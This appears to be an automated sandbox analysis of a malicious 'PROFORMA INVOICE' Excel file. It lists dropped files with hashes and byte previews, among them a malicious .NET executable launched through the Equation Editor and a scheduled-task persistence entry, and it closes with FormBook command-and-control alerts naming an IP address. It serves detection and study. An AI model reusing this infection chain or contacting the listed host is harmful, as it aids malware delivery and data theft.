Preview:	.PNG.....IHDR.....L.!... .IDATx..gp\.y>~v...WTb... ...!.M.H...d.J..3.8.(.L&.lM.d.o..$..q.D.I.....k,J.b3%QD!.Bt,.....p.+.....x?`....{.9o..W.q.Y.gM.g=.5"dm.V..M...iX.. 6....g=.R(..N'.0&.I(..B2..\...\|.t.....R.T.....J...Q.U....F.I..B.\...B.Z-....D")...,J.....u..1.#....A.P.i..!...3.U1....RI..9....:..~..r..N.....Je,...I...(..CCC...v....a.l6KQ...ooo...d.fxx...k``...5. N.\.S.N...e2.....b..7..8@.tgg.}..Ue7..e.G .`.J.d2)..B!M..r..T*Q.%..X.....{....,.q.\,.E".....z..*.abbB*...j.\.J.(.b.....\|>.....R....L&..X.eYV"..-.R)B.T*M&..pX*.j.Z..9..F. Z.6....b.\./%..~...).B<..T*.z..D"..(...\...d2YKKK...mm.T*..l.T*..I$.x<..J..q..*.J .X..O>...C.d2.JI..:...#....xkk.B.(....D .8..t:..o>...:vC%MNNj.ZHZ....`.T....,...A.....l$.q.\f.....eY..8.+.. ..`dd.b.X,.BH.T..4-..x.EV.\&.p.....O.P(.J.\>66.a.X,...><<....V.R.T*....d2.;v.....W.511.u.a....'..'...zkk.m.t:]__...ggg.o.....Y..z..a.....{..%.H..f...nw*.....'ND"...P(D"... .H. .\>/.Hd2....EQ.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CED70334.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740IylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3(
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\CED70334.png	
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N.^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,....8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\D8E0D407.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\ECCEF5B6.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134D
Malicious:	false
Preview:	.PNG.....IHDR.....P.I....sRGB.....gAMA.....a.....pHYs...t...t..f.x..+.IDATx...|.e.....{.....z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.I.R.!AC...>3;3;..4..~...>3.<.<..7.<3..555.....c...xo.Z.X.J...Lhv.u.q..C..D.....-...#n...!.W..#...x.m..&.S.....cG.... s..H.=.....,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."..........(..1$..)..[..c&t..ZHv..5....3#..~8....Y.............e2...?.0.t.R}ZI..`.&.....rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'.....^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0.z..zMsrT.:.<.q.....a.....O.....$2.=\|.0.0..A.v..j....h..P.Nv.....,.0....z=...I@8m.h.:]..B.q.C.....6...8qB.....G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9.z.....>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G....p|f6.^._.c..'"Qll.....W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F3943643.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 1295 x 471, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	68702
Entropy (8bit):	7.960564589117156
Encrypted:	false
SSDEEP:	1536:Hu2p9Cy+445sz12HnOFIr0Z7gK8mhVgSKe/6mLsw:O2p9w1HCIOTKEhQw
MD5:	9B8C6AB5CD2CC1A2622CC4BB10D745C0
SHA1:	E3C68E3F16AE0A3544720238440EDCE12DFC900E
SHA-256:	AA5A55A415946466C1D1468A6349169D03A0C157A228B4A6C1C85BFD95506FE0
SHA-512:	407F29E5F0C2F993051E4B0C81BF76899C2708A97B6DF4E84246D6A2034B6AFE40B696853742B7E38B7BBE7815FCCCC396A3764EE8B1E6CFB2F2EF399E8FC71
Malicious:	false
Preview:	.PNG.....IHDR.....pHYs.....+.....tIME.....&...T....tEXtAuthor....H....tEXtDescription...!#....tEXtCopyright....:....tEXtCreation time.5.....tEXtSoftware.]p.:....tEXtDisclaimer.....tEXtWarning.....tEXtSource.....tEXtComment.....tEXtTitle...'.. .IDATx...y|T.?..l..3. .$.D..(v....Q.q.....W.[...Z...-.*Hlmm...4V..BU..V@,h.t.....}...cr.3....B3s.....\|.}.G6j.t.Qv..-Q9...r\"""""""""".H9...Y..*.v.....7.....Q..^t{P..C..""""""""""".e..n@7B.{Q.S.HDDDDDDDD.....\bxHDDDDDDDDD.1<$"""""""""".....d2Y@9`@c.v..8P...0`..a|.....<... ..+...["""""""""".....~.,.....+.t...._..o.....8z.$ ..U.Mp"".....Z8.a;.B..'...y..I^.....e.....,}.+.M..K...M....A.7.Z[[.E.....B...nF.:5..""""""""""".(.....d.3*..E.=...[o...o.....n...._.{..-..M.3....px(.5..4lt..&....d.R!.....!.$"'.n.....X,..__ar.d..0 .M#"""""""""..S...T...Ai.8P^XX(..d.....u[.f...8.....[`...q..9R../.....v.b.5.r`.[.A..a.....a6.....S.o.h7.....g..v..+.~.oB.H..|..8...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4194C49.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F4194C49.png	
File Type:	PNG image data, 130 x 176, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	19408
Entropy (8bit):	7.931403681362504
Encrypted:	false
SSDEEP:	384:6L3Vdo4yxL8FNgQ9jYtUO5Zn4tlIQ1Yes7D6PhbXngFfZdQTEfn4n6EVPBo6a:2exL8rgQ2tVF4GlQUuZXnYfTs6EJiL
MD5:	63ED10C9DF764CF12C64E6A9A2353D7D
SHA1:	608BE0D9462016EA4F05509704CE85F3DDC50E63
SHA-256:	4DAC3676FAA787C28DFA72B80FE542BF7BE86AAD31243F63E78386BC5F0746B3
SHA-512:	9C633C57445D67504E5C6FE4EA0CD84FFCFECFF19698590CA1C4467944CD69B7E7040551A0328F33175A1C698763A47757FD625DA7EF01A98CF6C585D439B4A
Malicious:	false
Preview:	.PNG.....IHDR.....L.!... .IDATx..g.].y&X'...{;.t@F. .. .D*Q.eI..#[.5~lK3...z.3.gw...^.=;.FV..%..d..%R..E.....F.ts<..X..f..F..5|..s..:Uu.W.U....!.9...A..u/...g.w.....lx...pG..2.. x..w..!...w.pG..2..x..w..!.....m.a>.....R.....x.IU[.A.....].Y.L..!....|AQ.h4....x..\6....|.i..]..Q..(...C..A..Z... (j.f4..u=..o.D.oj....y6.....)I.....G.{zn.M,...?#..,...|....y....G.LOO..?.....7..-.>..._.m[.....q.O}..G....?....h4.=t..c...eY.....3g..|0...x...|..../F....o.._|...?.O.....c..x._..7vF..0.....B>.....}{..V....P(.....c.....4...s...K.K."c(.....}.0....._z...}..y<<.....<..^.7....k. r.W~..c._.....$J....:.w._~.....,_..Wp.....q.....G..vA.D.E....."...?..'....}nvv....^.^.42..f....Q(..$...`(vidd..8.....y.Z{...L.~...k....z....@@0...Bk..?.r..7...9u...w.>w.C..j.n..a..V.?..?...e s#.G...l.&I..)..).J..>...+Mn.^.W.._....D...".}..k.....8.N_.v..>.y.@0../.....>.a.....z.].../.r ...../3.....?.z..g.Z.....l0.L.S....._../.r

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FB3FE2AD.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 413 x 220, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6
SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B3
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).Jl)."....T.....!.....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w. >..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{.,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N. .^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....> [.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R.. .Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%l.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Temp\tmp5580.tmp	
Process:	C:\Users\Public\vbc.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1579
Entropy (8bit):	5.117351705366542
Encrypted:	false
SSDEEP:	24:2di4+S2qhZ1ty1mCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNtqxvn:cgeZQYrFdOFzOzN33ODOiDdKrsuT+v
MD5:	801E43323FC83E5CF81D63EFC976ED22
SHA1:	D5D9826FC7D7CCBCDA13E8A8E700936464630A72
SHA-256:	3B295516AFFE40BA373E3A6A3CD1CA5F2331D5E880105007999C7FC98BF3E995
SHA-512:	C648DCA49C3287467DA6E353371152328E3F66E77662B8B96A9E5CA9CFFDEB9ED763F05CF565607D9012F8A24AA8C11624BABE70F4ACAE2B8B9DF00B8085F55 1
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>user-PC\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>user-PC\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>user-PC\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <RunOnlyIfNetworkAvail

C:\Users\user\AppData\Local\Temp\~DF179E4FABD168830C.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::

C:\Users\user\AppData\Local\Temp\~DF179E4FABD168830C.TMP	
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF364B1570347A7C36.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	234200
Entropy (8bit):	7.971062018539889
Encrypted:	false
SSDEEP:	6144:0Fxjv6GU1QHKNZoh6XIjlsnpianHyuqIAkvQnZX:0Flv6GMjohDlsnpiOOIAk4nZX
MD5:	F0E46ABA95165B11AD7FC84D80A73730
SHA1:	2EA511219E2C3D76597483C4998A2AF40D821142
SHA-256:	009DFE9D9409704671B802DDAA54EE22355F3FF41C6EF779B7E644C76466E0B0
SHA-512:	F6EA11D97394ACB2485BAF3A6118E9633FE70F7AE8EEF7B3F95F82839BB550374A950BF71E9A0368ABD4579854FD404BF21C7EB44C5BB0666FA797F820114D57
Malicious:	false
Preview:	.....>..... ....I..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF5ABA8F4F45C955BE.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DFC39337F99D373AF1.TMP	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34FE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6DVTRGQEANC1QDSD4KFD.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\6DVTRGQEANC1QDSD4KFD.temp	
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5779086355075593
Encrypted:	false
SSDEEP:	96:chQC4MqoqvsqvJCwo0z8hQC4MqoqvsEHyqvJCworeztAKrjH3pxpyXRlUVaA2:cmZo0z8mRHnorezt5Hf8XDA2
MD5:	5CC9D06FCA8872275540D44458C82555
SHA1:	C41B9B609C7405D57B48FD756FB0552EFC365290
SHA-256:	125E9665E115B05130A2D560F8EA76F98BA5806B00B894604B3A0EB657208E9A
SHA-512:	5E3AB889ACC56DF5B1E855B4A6892DF5DE9635DB8CAD5FF875F0229DEBD03B2A2FF66A2CE45AA42E39A2EA6BA6C08704D8209250351DA862A736CC8601A374 19
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.5779086355075593
Encrypted:	false
SSDEEP:	96:chQC4MqoqvsqvJCwo0z8hQC4MqoqvsEHyqvJCworeztAKrjH3pxpyXRlUVaA2:cmZo0z8mRHnorezt5Hf8XDA2
MD5:	5CC9D06FCA8872275540D44458C82555
SHA1:	C41B9B609C7405D57B48FD756FB0552EFC365290
SHA-256:	125E9665E115B05130A2D560F8EA76F98BA5806B00B894604B3A0EB657208E9A
SHA-512:	5E3AB889ACC56DF5B1E855B4A6892DF5DE9635DB8CAD5FF875F0229DEBD03B2A2FF66A2CE45AA42E39A2EA6BA6C08704D8209250351DA862A736CC8601A374 19
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:....:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\nLOlOTZpUHFzC.exe	
Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	444416
Entropy (8bit):	7.8422896972903535
Encrypted:	false
SSDEEP:	12288:Obap00XixBFm3xtkw+Z9Gc6vcu/3G/rTX:Obs00Xi1K+2P+
MD5:	6926A53FA91CAB577D52942A39E5FB53
SHA1:	C15DFC5E94CA97D47FD89DCDC42CC03888334C91
SHA-256:	1BA605473B6FC3B244F25A8838E41A642DBF9566D347D3EA084E96BBE88AEBDE
SHA-512:	02AFC62CCF5C48DD3BFDC2E26EB3C6B997C65DC499D793568D04C3410B0A8961E9C7F738E7E43324D167460C6418EC911CC815A87158680D128D7F80455338F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(B.a.....0.....6.... .....@.. ....@.....O..... ....H.....text...L.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...v.....(.....{ ...*..{!...*..{"...*..{#...*..($.....} ....}!.....}".....}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&. ..,H('....{!...{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p.....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\Desktop\~$PROFORMA INVOICE.xlsx	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B

C:\Users\user\Desktop\~$PROFORMA INVOICE.xlsx	
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe	
Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	444416
Entropy (8bit):	7.8422896972903535
Encrypted:	false
SSDEEP:	12288:Obap00XixBFm3xtkw+Z9Gc6vcu/3G/rTX:Obs00Xi1K+2P+
MD5:	6926A53FA91CAB577D52942A39E5FB53
SHA1:	C15DFC5E94CA97D47FD89DCDC42CC03888334C91
SHA-256:	1BA605473B6FC3B244F25A8838E41A642DBF9566D347D3EA084E96BBE88AEBDE
SHA-512:	02AFC62CCF5C48DD3BFDC2E26EB3C6B997C65DC499D793568D04C3410B0A8961E9C7F738E7E43324D167460C6418EC911CC815A87158680D128D7F80455338F
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...(B.a.....0.....6.... .....@.. ....@.....O..... ....H.....text...L.... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...v.....(.....{ ...*..{!...*..{"...*..{#...*..($.....} .....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&. ..,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r... p.....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.971062018539889
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	PROFORMA INVOICE.xlsx
File size:	234200
MD5:	f0e46aba95165b11ad7fc84d80a73730
SHA1:	2ea511219e2c3d76597483c4998a2af40d821142
SHA256:	009dfe9d9409704671b802ddaa54ee22355f3ff41c6ef779b7e644c76466e0b0
SHA512:	f6ea11d97394acb2485baf3a6118e9633fe70f7ae8eef7b3f95f82839bb550374a950bf71e9a0368abd4579854fd404bf21c7eb44c5bb0666fa797f820114d57
SSDEEP:	6144:0Fxjv6GU1QHKNZoh6XIjlsnpianHyuqIAkvQnZX:0Flv6GMjohDlsnpiOOIAk4nZX
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-19:27:42.461474	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	108.167.189.66

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-19:27:42.461474	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	108.167.189.66
11/25/21-19:27:42.461474	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49170	80	192.168.2.22	108.167.189.66
11/25/21-19:27:53.403894	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49172	34.102.136.180	192.168.2.22

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
